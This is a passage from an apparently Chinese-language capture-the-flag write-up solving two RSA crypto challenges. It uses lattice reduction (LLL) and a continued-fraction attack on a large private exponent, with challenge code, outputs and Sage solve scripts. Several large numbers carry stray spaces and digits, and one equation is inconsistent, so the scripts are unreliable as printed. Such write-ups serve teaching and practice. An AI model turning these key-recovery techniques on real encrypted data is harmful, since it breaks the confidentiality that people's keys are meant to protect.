print(libnum.n2s(int(x2-d)))
```

LittleRSA

```
from Crypto.Util.number import *
import sympy
import random
from secret import flag


m = bytes_to_long(flag)
```

```
p = getPrime(512)
q = getPrime(512)
phi = (p-1)*(q-1)
e = 65537
n = p * q
c = pow(m, e, n)

s = getPrime(300)
N = getPrime(2048)
g = p * inverse(s,N)**2 % (N**2)
print(N)
print(g)
print(n)
print(c)

'''
193513010358015081169555520633163274632279286383192840825040707452301197923074210995349038
377663176399139379547848575769914012148610674717726147533378218711081897803310810990418246
692439280567651150687642467656809623486463839913038284261253038443942686821917752326112880
392003165952790554088272962562891436028275253732675366438657296463530716370543677022185158
039801224358111299354504869501372798244914610413915722643717997972003318386905233491055899
850327306683157873188292447433172577937531472098754581273408754003670818657622865659786209
791964104112414428944509552802375132493936126035604102918258055535365955439 37
101172011079013273946711882340439823149055809449035744718659818796135714101721641190114954
130041477714466321498903210220694435354795744225843314447645623337668697058127975104586375
292636080114347294697007231487782548846095107329445479367324424672776003899748234353857872
627585595343736452088156885081907758727085723312506489549364721644636251780350312413098132
506051531311685636921117457469745637347738336829350634994271419554741425590636953154753970
902976959308323838617091060754826727417688836026597614894745348808019654100196615719730109
909578899299246848916182034705259206906552769087038179288139086772719994577168184701096922
291610523676039127012518100023765548552210944426749474888311751069936144583375194023227887
848704267587915237057432609663328145608194550736074250822416779448467084842127165553649513
397606464059847361880649213934069715996589751778384513724306521043255299443480482640183740
131563318058454711913397533436985618182923646192481486120942073719321372236539019107909910
597047133371708017755744495134116771999521953654596632221519266339372439452558083199640035
069852530373510758859460350025736629801086757717838159774542506755335660607766677992105601
518694405113552321342152041808586187181800679845672788746273313
901069289197272721734740706189119513132166065981084957243822843614153754544905944103063457
480694247401007729550153045929421290260961134241982093273751245766665774697611244707928428
548849241994499969291346133826263943519885419803883581561433329795380584658901797603373157
893989155606414656569687970507558497 99
516092499828498561035644425669365157083808141069977833954006693246177489529408310765465817
354949634676807198428595741445308484733001022368212019977863759466014136604284614732040329
850531282837518603150278432002142177154013917362628110169647835894397408849915430591756662
987284285674810434224978628381279039 80
'''
```

又是这个很笨重的格子。$gs^2 = p + kN^2$，即$gs^2 = p + kN$

读位数，造个格子

$$\begin{bmatrix} g & 1 \\ N & 0 \end{bmatrix}$$

规约得到p、s^2。

exp如下

```
#sage
import gmpy2
import libnum

N =
193513010358015081169555520633163274632279286383192840825040707452301197923074210995349038
377663176399139379547848575769914012148610674717726147533378218711081897803310810990418246
692439280567651150687642467656809623486463839913038284261253038443942686821917752326112880
392003165952790554088272962562891436028275253732675366438657296463530716370543677022185158
039801224358111299354504869501372798244914610413915722643717997972003318386905233491055899
850327306683157873188292447433172577937531472098754581273408754003670818657622865659786209
791964104112414428944509552802375132493936126035604102918258055535365955439 37
g =
101172011079013273946711882340439823149055809449035744718659818796135714101721641190114954
130041477714466321498903210220694435354795744225843314447645623337668697058127975104586375
292636080114347294697007231487782548846095107329445479367324424672776003899748234353857872
627585595343736452088156885081907758727085723312506489549364721644636251780350312413098132
506051531311685636921117457469745637347738336829350634994271419554741425590636953154753970
902976959308323838617091060754826727417688836026597614894745348808019654100196615719730109
909578899299246848916182034705259206906552769087038179288139086772719994577168184701096922
291610523676039127012518100023765548552210944426749474888311751069936144583375194023227887
848704267587915237057432609663328145608194550736074250822416779448467084842127165553649513
397606464059847361880649213934069715996589751778384513724306521043255299443480482640183740
131563318058454711913397533436985618182923646192481486120942073719321372236539019107909910
597047133371708017755744495134116771999521953654596632221519266339372439452558083199640035
069852530373510758859460350025736629801086757717838159774542506755335660607766677992105601
518694405113552321342152041808586187181800679845672788746273313
n =
901069289197272721734740706189119513132166065981084957243822843614153754544905944103063457
480694247401007729550153045929421290260961134241982093273751245766665774697611244707928428
548849241994499969291346133826263943519885419803883581561433329795380584658901797603373157
893989155606414656569687970507558497 99
c =
516092499828498561035644425669365157083808141069977833954006693246177489529408310765465817
354949634676807198428595741445308484733001022368212019977863759466014136604284614732040329
850531282837518603150278432002142177154013917362628110169647835894397408849915430591756662
987284285674810434224978628381279039 80

m = matrix([[N,0],[g,1]])
a = m.LLL()
#print(a)
p = abs(a[0][0])
assert n // p *p == n
q = n//p
phi = (p-1)*(q-1)
e = 65537
d = gmpy2.invert(e,phi)
m = pow(c,d,n)

print(libnum.n2s(int(m)))
```

easyRSA

```
#sage
c =
26285700413534132536595479511919563069813809072997364711881790062169321219152988549964653451561052691802736373444657756349475222869370880658570791854248983067235821015102037051827742556551483570139109130340484854088553850373242588736628592439212744835961640569010181003020091461994558094335678342151614057103319298730774402395301558908951639473713298425562168136778391032235123728724264232214538852088330032505620196618852919259045835824012086493208596041165617690
e =
54369231989578243479358687336242992769497981070183671478997090781248450241053177846616054180074728059364995677138871463591059102717456309478367003803801018471667768945232285199422449968426126593220514451723493025552068086363922594419308192582637815539221012582133972550370717014836777543219788508020090519975997852113305906826888093403235879112772299456188763375087810380755065753448843314865517889796256475173816128670455846375709971200514096897562369005882913 5
n =
83662756603209052712114063201840974468177322939520929288723611206536614135780250465161781030761742390062621657741631339563396797909372972914680847218728367209741422616224825502837482266773094209531940131678015088685770138001563714412365611105577388154255750320032215396638083029795137420239121643427824767993446971177138174957293777789299136418615827350420602526034291683514891437841168467880080803883260122495158650784548653527192560031064740901621073788191211 9
d = plus(e, n)
print(d)
print(libnum.n2s(int(pow(c,d,n))))
```

```
def plus(e, n):
    m = 2
    c = pow(m, e, n)
    q0 = 1

    list1 = continued_fraction(Integer(e)/Integer(n))
    conv = list1.convergents()
    for i in conv:
        k = i.numerator()
        #print(k)
        q1 = i.denominator()
        #print(q1)

        for r in range(20):
            for s in range(20):
                d = r*q1 + s*q0
                m1 = pow(c, d, n)
                if m1 == m:
                    print(r,s)
                    return d

        q0 = q1
d = plus(e, n)
print(d)
print(libnum.n2s(int(pow(c,d,n))))
```